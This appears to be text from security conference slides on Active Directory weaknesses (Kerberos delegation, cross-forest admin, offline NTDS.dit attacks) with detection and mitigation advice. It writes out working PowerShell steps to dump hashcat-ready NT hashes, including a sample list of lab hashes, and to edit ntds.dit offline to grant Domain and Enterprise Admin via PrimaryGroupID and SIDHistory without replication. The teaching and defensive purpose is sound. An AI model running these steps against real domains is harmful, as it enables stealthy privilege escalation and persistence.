
Who has control of your workstation?

Kerberos Delegation

- Delegation = Impersonation

- <u>Kerberos Delegation:</u>
    - **Unconstrained:**
    Impersonate users connecting to service to ANY Kerberos service.
    - **Constrained:**
    Impersonate authenticated users connecting to service to SPECIFIC Kerberos services on servers.
    - **Constrained with Protocol Transition:**
    Impersonate any user to SPECIFIC Kerberos services on servers. (aka "Kerberos Magic")
    - **Resource-based Constrained Delegation:**
    Enables delegation configured on the resource instead of the account.

Kerberos Delegation

- Delegation = Impersonation

- <u>Kerberos Delegation:</u>
  - **Unconstrained:**
    Impersonate users connecting to service to ANY Kerberos service.
  - **Constrained:**
    Impersonate authenticated users connecting to service to SPECIFIC Kerberos services on servers.
  - **Constrained with Protocol Transition:**
    Impersonate any user to SPECIFIC Kerberos services on servers. (aka "Kerberos Magic")
  - **Resource-based Constrained Delegation:**
    Enables delegation configured on the resource instead of the account.

☑ Account is sensitive and cannot be delegated

Cross-Forest Administration

Forest A

Trust

Forest B

RDP

Forest A Domain Admin Account

Result:
Full Compromise of the Production Active Directory

Cross-Forest Administration

- Production <--one-way--trust---- External

- Production forest AD admins manage the External forest.

- External forest administration is done via RDP.

- Production forest admin creds end up on systems in the External forest.

- Attacker compromises External to compromise Production AD.

Mitigation:

- Manage External forest with External admin accounts.

- Use non-privileged Production forest accounts with External admin rights.

Fix/Resolve these common issues to Level Up You AD Security Posture

Should we cover the thermal exaust ports?

Nah...what's the worse that could happen?

What Thermal Exhaust Ports Have You Overlooked in Your Data Center?

https://www.servertech.com/blog/what-thermal-exhaust-ports-have-you-overlooked-in-your-data-center

Domain Controllers with Unencrypted Disks/Storage

Offline access to the NTDS.dit can result in some interesting persistence methods.

Short-term AD admin access provides DC admin rights.

Access to DC backups = AD compromise

Install From Media (IFM) Files

Extract HashCat Compatible Hashes from IFM

```
PS C:\> Get-ADDBAccount -DBPath 'c:\IFM\Active Directory\ntds.dit'
>> -ALL -BootKey $BootKey |
>> Format-Custom -view HashCatNT
>>
```

https://www.dsinternals.com/wp-content/uploads/HIP_AD_Offline_Attacks.pdf

```
Guest:
krbtgt:f7686f9697a18657104bc23f74301761
Administrator:1eac8c9e07aeea9c4587030764c81401
admBBrooks:0588072115579a617a609802bdbf69d5
admECooper:b5c1149c4846c8d485bacf5c3dd82740
admACarter:a5cb0554f4e8e5780386f0add65b2ca7
HPSIM:7168f9ff609f6f06b7ec2400872de085
admRHenderson:2c9c8c3ae8d37a227221b13591b63ca9
admELewis:1982dd2e103792bc25d835636094c775
SCCMsvc:1f4e34d9528ae12aa056181a0e6d132c
admLNelson:2a299b42640002b49b694abd3a5c4b09
Beta18_svc:4104fbef4f3bc2337791efb2cb2ad64d
Delta18_svc:073d5d39a8d2acebd02836a198a416c8
Gamma26_svc:4aff90555435d206ea622e06daab2d3e
Gamma13_svc:42c798a41da8e60be603c1c2ce135e85
Alpha33_svc:dd46728e9f1e8bf402289f5a627d878d
Gamma21_svc:5a519bf07ab8cc8f5b5a85792f0a0099
Alpha21_svc:acc912a349de6083075b31315e8ad523
Brightmailsvc:22990bf8fc27f8444217109d9511d6c9
msMOM:ca9e6a95461c7fa7957bb801e1753adc
hdfsusageSRV43_svc:1753627aedbc24e47fc987bf00eee0b2
```

Check Primary Group ID on Account

```
PS C:\> get-aduser 'bobafett' -prop primarygroupid


DistinguishedName : CN=Boba Fett,OU=Accounts,DC=lab,DC=trimarcresearch,DC=com
Enabled           : True
GivenName         : Boba
Name              : Boba Fett
ObjectClass       : user
ObjectGUID        : 58d8ac05-6abc-46b8-8b51-90062367080e
primarygroupid    : 513
SamAccountName    : BobaFett
SID               : S-1-5-21-1464781628-4228599274-2308228173-1711
Surname           : Fett
UserPrincipalName : BobaFett@lab.trimarcresearch.com
```

Stop AD, Modify NTDS.DIT, & Start AD

```
PS C:\> stop-service ntds -Force

PS C:\> Set-ADDBPrimaryGroup -SamAccountName Bobafett `
-PrimaryGroupId 512 `
-DatabasePath 'C:\windows\ntds\ntds.dit'

PS C:\> start-service ntds
```

https://www.dsinternals.com

https://www.dsinternals.com/wp-content/uploads/HIP_AD_Offline_Attacks.pdf

Account Now Has a New PrimaryGroupID (Domain Users, 513 -> Domain Admins, 512)

```
PS C:\> get-aduser 'bobafett' -prop primarygroupid

DistinguishedName : CN=Boba Fett,OU=Accounts,DC=lab,DC=trimarcresearch,DC=com
Enabled           : True
GivenName         : Boba
Name              : Boba Fett
ObjectClass       : user
ObjectGUID        : 58d8ac05-6abc-46b8-8b51-90062367080e
primarygroupid    : 512
SamAccountName    : BobaFett
SID               : S-1-5-21-1464781628-4228599274-2308228173-1711
Surname           : Fett
UserPrincipalName : BobaFett@lab.trimarcresearch.com
```

Get Account SIDHistory

```
PS C:\> get-aduser 'bobafett' -prop sidhistory

DistinguishedName : CN=Boba Fett,OU=Accounts,DC=lab,DC=trimarcresearch,DC=com
Enabled           : True
GivenName         : Boba
Name              : Boba Fett
ObjectClass       : user
ObjectGUID        : 58d8ac05-6abc-46b8-8b51-90062367080e
SamAccountName    : BobaFett
SID               : S-1-5-21-1464781628-4228599274-2308228173-1711
SIDHistory        : {}
Surname           : Fett
UserPrincipalName : BobaFett@lab.trimarcresearch.com
```

Stop AD, Modify NTDS.DIT, & Start AD

```
PS C:\> stop-service ntds -Force
PS C:\> (Get-ADDBDomainController -DatabasePath 'C:\Windows\NTDS\ntds.dit').DomainSid.Value
S-1-5-21-1464781628-4228599274-2308228173

PS C:\> Add-ADDBSidHistory -SamAccountName Bobafett -DatabasePath 'C:\windows\NTDS\ntds.dit' `
-SidHistory S-1-5-21-1464781628-4228599274-2308228173-500,
S-1-5-21-1464781628-4228599274-2308228173-512,
S-1-5-21-1464781628-4228599274-2308228173-519

PS C:\> start-service ntds
```

https://www.dsinternals.com

https://www.dsinternals.com/wp-content/uploads/HIP_AD_Offline_Attacks.pdf

Account Now Has New SIDHistory Entries
(Administrator, Domain Admins, Enterprise Admins)

```
PS C:\> get-aduser 'bobafett' -prop sidhistory


DistinguishedName : CN=Boba Fett,OU=Accounts,DC=lab,DC=trimarcresearch,DC=com
Enabled           : True
GivenName         : Boba
Name              : Boba Fett
ObjectClass       : user
ObjectGUID        : 58d8ac05-6abc-46b8-8b51-90062367080e
SamAccountName    : BobaFett
SID               : S-1-5-21-1464781628-4228599274-2308228173-1711
SIDHistory        : {S-1-5-21-1464781628-4228599274-2308228173-519, S-1-5-21-1464781628-4228599274-2308228173-512,
                    S-1-5-21-1464781628-4228599274-2308228173-500}
Surname           : Fett
UserPrincipalName : BobaFett@lab.trimarcresearch.com
```

https://www.dsinternals.com

Replication Metadata

```
PS> Get-Help Add-ADDBSidHistory

NAME
    Add-ADDBSidHistory

SYNTAX
    Add-ADDBSidHistory [-SamAccountName] <string> -SidHistory <Secu
    [-SkipMetaUpdate] [-LogPath <string>]  [<CommonParameters>]
```

https://www.dsinternals.com/wp-content/uploads/HIP_AD_Offline_Attacks.pdf

Hybrid Identity Protection

Get Account Properties

```
PS C:\Windows\system32> [string]$DomainSID = (Get-ADDomain prod.trimarcresearch.com).DomainSid.Value

PS C:\Windows\system32> [string]$DomainAdminsSID = $DomainSID + '-512'

PS C:\Windows\system32> $EnterpriseAdminsSID = (Get-ADGroup 'Enterprise Admins' -Server TRDC01).SID.Value
```

```
PS C:\Windows\system32> get-aduser JangoFett -prop SIDHistory,PrimaryGroupID

DistinguishedName : CN=Jango Fett,OU=Accounts,DC=prod,DC=trimarcresearch,DC=com
Enabled           : True
GivenName         : Jango
Name              : Jango Fett
ObjectClass       : user
ObjectGUID        : 5ee2d3e8-a617-4887-827b-b99f58e9e735
PrimaryGroupID    : 513
SamAccountName    : JangoFett
SID               : S-1-5-21-360306307-1310530514-1976043341-1557
SIDHistory        : {}
Surname           : Fett
UserPrincipalName : JangoFett@prod.trimarcresearch.com
```

Stop AD, Modify NTDS.DIT, & Start AD on TRDDC22

```
PS C:\Windows\system32> Stop-service NTDS -force

PS C:\Windows\system32>
Add-ADDBSidHistory -SamAccountName JangoFett `
-DatabasePath 'c:\Windows\NTDS\ntds.dit' `
-SidHistory $DomainSID,$EnterpriseAdminsSID `
-SkipMetaUpdate      ⬅

PS C:\Windows\system32>
Set-ADDBPrimaryGroup -SamAccountName JangoFett `
-PrimaryGroupId 512 `
-DatabasePath 'c:\Windows\NTDS\ntds.dit' `
-SkipMetaUpdate      ⬅

PS C:\Windows\system32>
Start-service ntds
WARNING: Waiting for service 'Active Directory Domain Services (ntds)' to start...
```

Check Account Properties on TRDC21


```
PS C:\Windows\system32> get-aduser JangoFett -prop SIDHistory,PrimaryGroupID -server TRDC21.pr

DistinguishedName : CN=Jango Fett,OU=Accounts,DC=prod,DC=trimarcresearch,DC=com
Enabled           : True
GivenName         : Jango
Name              : Jango Fett
ObjectClass       : user
ObjectGUID        : 5ee2d3e8-a617-4887-827b-b99f58e9e735
PrimaryGroupID    : 513
SamAccountName    : JangoFett
SID               : S-1-5-21-360306307-1310530514-1976043341-1557
SIDHistory        : {}
Surname           : Fett
UserPrincipalName : JangoFett@prod.trimarcresearch.com
```

Check Account Properties on TRDC22

```
PS C:\Windows\system32> get-aduser JangoFett -prop SIDHistory,PrimaryGroupID -server TRDC22.prod.trimarcresearch.com


DistinguishedName : CN=Jango Fett,OU=Accounts,DC=prod,DC=trimarcresearch,DC=com
Enabled           : True
GivenName         : Jango
Name              : Jango Fett
ObjectClass       : user
ObjectGUID        : 5ee2d3e8-a617-4887-827b-b99f58e9e735
PrimaryGroupID    : 512
SamAccountName    : JangoFett
SID               : S-1-5-21-360306307-1310530514-1976043341-1557
SIDHistory        : {S-1-5-21-3969250362-2045015554-3998960548-519, S-1-5-21-360306307-1310530514-1976043341}
Surname           : Fett
UserPrincipalName : JangoFett@prod.trimarcresearch.com
```

https://www.dsinternals.com

Offline Access to AD Database (NTDS.dit)

- Access to the AD database in DC storage = AD modification.
- Stopping the AD service on a DC provides ability to modify the AD database – <u>without AD security auditing</u>.
- Direct modification of the AD database = no AD auditing.
- AD database modification can set the change to not replicate from the single DC.

Detection of Offline DIT Modification

- There is none.
- Well, not exactly.
- Monitor for NTDS service stop/start events.
- Monitoring for replication from previously offline DCs may be possible.
- Blue Team privileged group enumeration now requires targeting all DCs and comparing results

Event Properties - Event 7036, Service Control Manager

General | Details

The Active Directory Domain Services service entered the stopped state.

...rvice Control Manager

...ices service entered the running state.

Log Name:	System		
Source:	Service Control Manager	Logged:	9/8/2019 12:53:38 AM
Event ID:	7036	Task Category:	None
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	AcmeIODC01.theacme.io
OpCode:	Info		
More Information:	Event Log Online Help		

...l Manager

		Logged:	9/8/2019 12:53:48 AM
Event ID:	7036	Task Category:	None
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	AcmeIODC01.theacme.io
OpCode:	Info		
More Information:	Event Log Online Help		

Check for "DC Isolation Backdoor"

- Check all DCs in a domain for accounts SIDHistory & PrimaryGroupID not equal to "513" (Domain Users).
- Compare the counts. They should match across all DCs in the same domain.
- If not, you have a problem…

```
Domain                     DC                                  AccountsWithSIDHistoryCount AccountsWithAltPrimaryGroupIDCount
------                     --                                  --------------------------- ---------------------------------
trimarcresearch.com        TRDC01.trimarcresearch.com                                    0                                 1
lab.trimarcresearch.com    TRDC11.lab.trimarcresearch.com                                1                                 2
prod.trimarcresearch.com   TRDC21.prod.trimarcresearch.com                               0                                 1
prod.trimarcresearch.com   TRDC22.prod.trimarcresearch.com                               1                                 2
```

Detecting Active Directory Recon

Configure DC Auditing – Object Access (4662)

Advanced Mode Activate!

Detecting AD Recon Activity with Auditing

- Configure auditing on the AdminSDHolder object.

- This applies to all privileged accounts/groups (after about 60 mins).

Detecting AD Recon Activity with Auditing

- Configure auditing on the AdminSDHolder object.

- This appl[...] [...]0 mins).

Active Directory Users and [...]
- Saved Queries
- lab.trimarcresearch.co[...]
  - Accounts
  - AD Management
  - Branch Offices
  - Builtin
  - Computers
  - Disabled
  - Domain Controller[...]
  - ForeignSecurityPri[...]
  - Groups
  - LostAndFound
  - Managed Service A[...]
  - Program Data
  - Servers
  - Service Accounts
  - System
    - AdminSDHolder

Advanced Security Settings for AdminSDHolder

Owner: Domain Admins (TRDLAB\Domain Admins)   Change

| Permissions | Auditing | Effective Access |

For additional information, double-click an audit entry. To modify an audit entry, select the entry and click Edit (if available).

Auditing entries:

Type	Principal	Access	Inherited from	Applies to
Succ...	Everyone	Special	None	This object only
Succ...	Everyone		DC=lab,DC=trimarcres...	Descendant Organizational Un...
Succ...	Everyone		DC=lab,DC=trimarcres...	Descendant Organizational Un...

Add   Restore defaults

Disable inheritance

OK   Cancel   Apply

OK   Cancel   Apply   Help

Detecting AD Recon Activity with Auditing

- Configure auditing on the AdminSDHolder object.

- This applies to all privileged accounts/groups (after about 60 mins).

Auditing Entry for Domain Admins

Principal: Everyone   Select a principal

Type: Success

Applies to: This object and all descendant objects

Permissions:

☐ Full control
☑ List contents
☑ List object
☑ Read all properties
☑ Write all properties
☐ Delete
☐ Delete subtree
☑ Read permissions

☑ Modify permissions
☑ Modify owner
☐ All validated writes
☐ All extended rights
☐ Create all child objects
☐ Delete all child objects
☐ Add/remove self as member
☐ Send to

Properties:

☑ Read all properties
☑ Write all properties
☑ Read phone and mail options
☑ Write phone and mail options
☑ Read Description
☑ Write Description

☑ Read msDS-NCRepIInboundNeighbors
☑ Write msDS-NCRepIInboundNeighbors
☑ Read msDS-NCRepIOutboundNeighbors
☑ Write msDS-NCRepIOutboundNeighbors
☑ Read msDS-NC-RO-Replica-Locations-BL
☑ Read msDS-NcType

About 60 mins later…

```
PS C:\> Get-NetGroupMember "Domain Admins"


GroupDomain    : theacme.io
GroupName      : Domain Admins
MemberDomain   : theacme.io
MemberName     : thrawn
MemberSID      : S-1-5-21-143179592-3749324205-2095737646-4101
IsGroup        : False
MemberDN       : CN=Thrawn,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io

GroupDomain    : theacme.io
GroupName      : Domain Admins
MemberDomain   : theacme.io
MemberName     : sean
MemberSID      : S-1-5-21-143179592-3749324205-2095737646-2601
IsGroup        : False
MemberDN       : CN=Sean,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io

GroupDomain    : theacme.io
GroupName      : Domain Admins
MemberDomain   : theacme.io
MemberName     : svcMOM
MemberSID      : S-1-5-21-143179592-3749324205-2095737646-1133
IsGroup        : False
MemberDN       : CN=svcMOM,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io

GroupDomain    : theacme.io
GroupName      : Domain Admins
MemberDomain   : theacme.io
MemberName     : SecScan
MemberSID      : S-1-5-21-143179592-3749324205-2095737646-1128
IsGroup        : False
MemberDN       : CN=SecScan,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io

GroupDomain    : theacme.io
GroupName      : Domain Admins
MemberDomain   : theacme.io
MemberName     : RMSAdmin
MemberSID      : S-1-5-21-143179592-3749324205-2095737646-1123
IsGroup        : False
